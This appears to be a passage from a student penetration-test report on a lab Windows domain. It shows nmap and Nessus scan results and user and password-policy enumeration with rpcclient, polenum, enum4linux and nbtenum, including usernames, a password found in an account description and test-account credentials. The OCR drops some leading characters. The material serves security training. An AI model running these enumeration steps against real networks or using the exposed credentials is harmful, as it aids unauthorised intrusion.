


```
9152/tcp open  msrpc        Microsoft Windows RPC
9153/tcp open  msrpc        Microsoft Windows RPC
9154/tcp open  msrpc        Microsoft Windows RPC
9155/tcp open  msrpc        Microsoft Windows RPC
9156/tcp open  msrpc        Microsoft Windows RPC
9163/tcp open  msrpc        Microsoft Windows RPC
AC Address: 00:0C:29:BC:2C:74 (VMware)
ervice Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

ervice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 73.93 seconds
oot@kali:~# nmap -O 192.168.0.11
tarting Nmap 7.80 ( https://nmap.org ) at 2019-11-29 11:20 EST
map scan report for 192.168.0.11
ost is up (0.00088s latency).
ot shown: 991 closed ports
ORT      STATE SERVICE
35/tcp   open  msrpc
39/tcp   open  netbios-ssn
45/tcp   open  microsoft-ds
9152/tcp open  unknown
9153/tcp open  unknown
9154/tcp open  unknown
9155/tcp open  unknown
9156/tcp open  unknown
9163/tcp open  unknown
AC Address: 00:0C:29:BC:2C:74 (VMware)
evice type: general purpose
unning: Microsoft Windows 7|2008|8.1
S CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
r_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
S details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
etwork Distance: 1 hop

S detection performed. Please report any incorrect results at https://nmap.org/submit/ .
map done: 1 IP address (1 host up) scanned in 15.78 seconds
oot@kali:~# 
```

The most obvious method for identifying possible vulnerabilities would be taking note of the names that appear next to the ports that are stated as open, these names can easily be research and an exploit found in order to gain access to the information stored within the system or complete remote access. (As in the figures above, the ‘nmap’ results and later the system hacking part)

Another method for scanning would the use of ‘Nessus’, a powerful scanning tool that discovers known security problems, and with the use of the provided credentials, it was possible to use this tool in order to scan for any security vulnerabilities (Figure 9).

Figure 9a – Nessus Results showing groups for possible vulnerabilities




Severity	Name	Family	Count
MIXED	12 PHP (Multiple Issues)	CGI abuses	24
MIXED	8 Microsoft Windows (Multiple Issues)	Windows	13
MIXED	3 Microsoft Windows (Multiple Issues)	DNS	6
MIXED	3 Web Server (Multiple Issues)	Web Servers	3
MIXED	16 SMB (Multiple Issues)	Windows	24
MIXED	3 HTTP (Multiple Issues)	Web Servers	8
MEDIUM	Unencrypted Telnet Server	Misc.	2
MEDIUM	Finger Recursive Request Arbitrary Site Redirection	Misc.	1
INFO	Nessus SYN scanner	Port scanners	33
INFO	DCE Services Enumeration	Windows	28
INFO	Service Detection	Service detection	16
INFO	10 Microsoft Windows (Multiple Issues)	Windows : User management	10
INFO	2 DNS (Multiple Issues)	DNS	6
INFO	LDAP Crafted Search Request Server Information Disclosure	Misc.	4
INFO	LDAP Server Detection	Service detection	4
INFO	3 SMB (Multiple Issues)	Windows : User management	3

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 4:27 PM
End: Today at 4:43 PM
Elapsed: 16 minutes


Vulnerabilities

Figure 9b – Nessus Results



Severity	Name	Family	Count
INFO	3 SMB (Multiple Issues)	Windows : User management	3
INFO	Apache HTTP Server Version	Web Servers	2
INFO	Common Platform Enumeration (CPE)	General	2
INFO	Device Type	General	2
INFO	Ethernet Card Manufacturer Detection	Misc.	2
INFO	Ethernet MAC Addresses	General	2
INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	2
INFO	ICMP Timestamp Request Remote Date Disclosure	General	2
INFO	Kerberos Information Disclosure	Misc.	2
INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	2
INFO	Nessus Scan Information	Settings	2
INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	2
INFO	Network Time Protocol (NTP) Server Detection	Service detection	2
INFO	OS Identification	General	2
INFO	Patch Report	General	2
INFO	PHP Version Detection	Web Servers	2

Figure 9c – Nessus Results




Action	Vulns	Hosts
PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.: Upgrade to PHP version 7.3.11 or later.	72	2

ii. Enumeration

Through enumeration, it is possible to do some more in-depth scans in order to probe the systems in a more intrusive way.


A successful enumeration test that was used was 'RPCclient'. With the open msrpc port, this was successfully implemented , and helped attain further knowledge about the system and about the users, for example having looked up system information, domain and built-in users, and query such information (Figure 10). So, with the provided details of a user account it allows for a lot of information to be enumerated.

Figure 10a – RPCclient Results



```
Enter WORKGROUP\test's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
root@kali:~/Desktop# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    112
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enum
command not found: enum
rpcclient $> enum
```


Figure 10b – RPCclient Results



```
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enum
command not found: enum
rpcclient $> enum
enumalsgroups       enumdomusers        enummonitors        enumprocs
enumdata            enumdrivers         enumports           enumtrust
enumdataex          enumforms           enumprinters
enumdomains         enumjobs            enumprivs
enumdomgroups       enumkey             enumprocdatatypes
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
```

Furthermore, another enumeration test done was the use of polenum, which uncovered more about the passwords, and can be filed away for future reference, with the possibility to access passwords of users (Figure 11).


Figure 11 – polenum Results



```
        [+] Builtin
[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

root@kali:~#
```

Then, enum4linux allowed for more information on the users to be gained, e.g. RID, Account names, real names, description, as well as some hidden passwords, within the description, as shown in the below figure (Figure 12).

Figure 12 – enum4linux Results




The file “/root/Desktop/enum.txt” changed on disk.

```
Astley  Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone        Name: Rachael
Boone   Desc: Jackie
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight       Name: Roger
Knight  Desc: aching
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey       Name: Rudy
Ramsey  Desc: Miles
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto  Desc:
pass:HARMvxgt879r6X
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin     Name: Sidney
Franklin        Desc: bulrush
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed
Desc: supercilious
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon       Name: Tyler
Harmon  Desc: shadbush
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez        Name: Travis
Nunez   Desc: lucrative
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver       Name: Tommie
Oliver  Desc: sandwich
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test   Name: Pen test  Desc:
athlete
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes       Name: Veronica
Haynes  Desc: Goldman

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
```

After, with the use of nbtnum, it was possible to determine any administrators on the system, and as seen in the below figure there are 4 administrators (Figure 13).

Figure 13a – nbtnum3.3 Results



Running as user "UADCWNET\test", password is "test123"


Network Transports	***Transport:*** \Device\NetBT_Tcpip_{53CF0960-A14E-4C82-970B-A8FB4034C1CE} ***MAC Address:*** 000C297767D6

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins - UADCWNET\admin ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers***

Figure 13b – nbtnum3.3 command



Running as user "UADCWNET\test", password is "test123"

```
Successful servers:
192.168.0.1

Total failed: 0
Total successful: 1

C:\fgdump>cd ../

C:\>cd \nbtenum3.3

C:\nbtenum3.3>nbtenum.exe -q 192.168.0.2 UADCWNET\test test123
Connecting to host 192.168.0.2
-> Connection failed


C:\nbtenum3.3>nbtenum.exe -q 192.168.0.1 UADCWNET\test test123
Connecting to host 192.168.0.1
-> Getting Workstation Transports
-> Getting Account Lockout Threshold
-> Getting Local Groups and Users
-> Getting Global Groups and Users
-> Getting Shares


C:\nbtenum3.3>_
```

Network Transports	
NetBIOS Name	
Account Lockout Threshold	0
Local Groups and Users	***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers***

Finally, looking at system identification (SID) which will provide the details of account names as well what form of privileges they have, e.g. -500 at the end would be administrator etc.


To achieve this, the command that was used was 'net use' for individual searches, e.g. looking for the admins. This along with the provided details for the test account, it was possible to get all enum4linux gives these (Appendix 3) the domain users SID.

a. Vulnerability scanning

Vulnerability scans will allow for a detailed description of vulnerabilities. This can be done with the use of 'nmap' with a vulnerability script, the vulnerabilities can be debugged and have the risk assessed and returned, as show in the below figures.

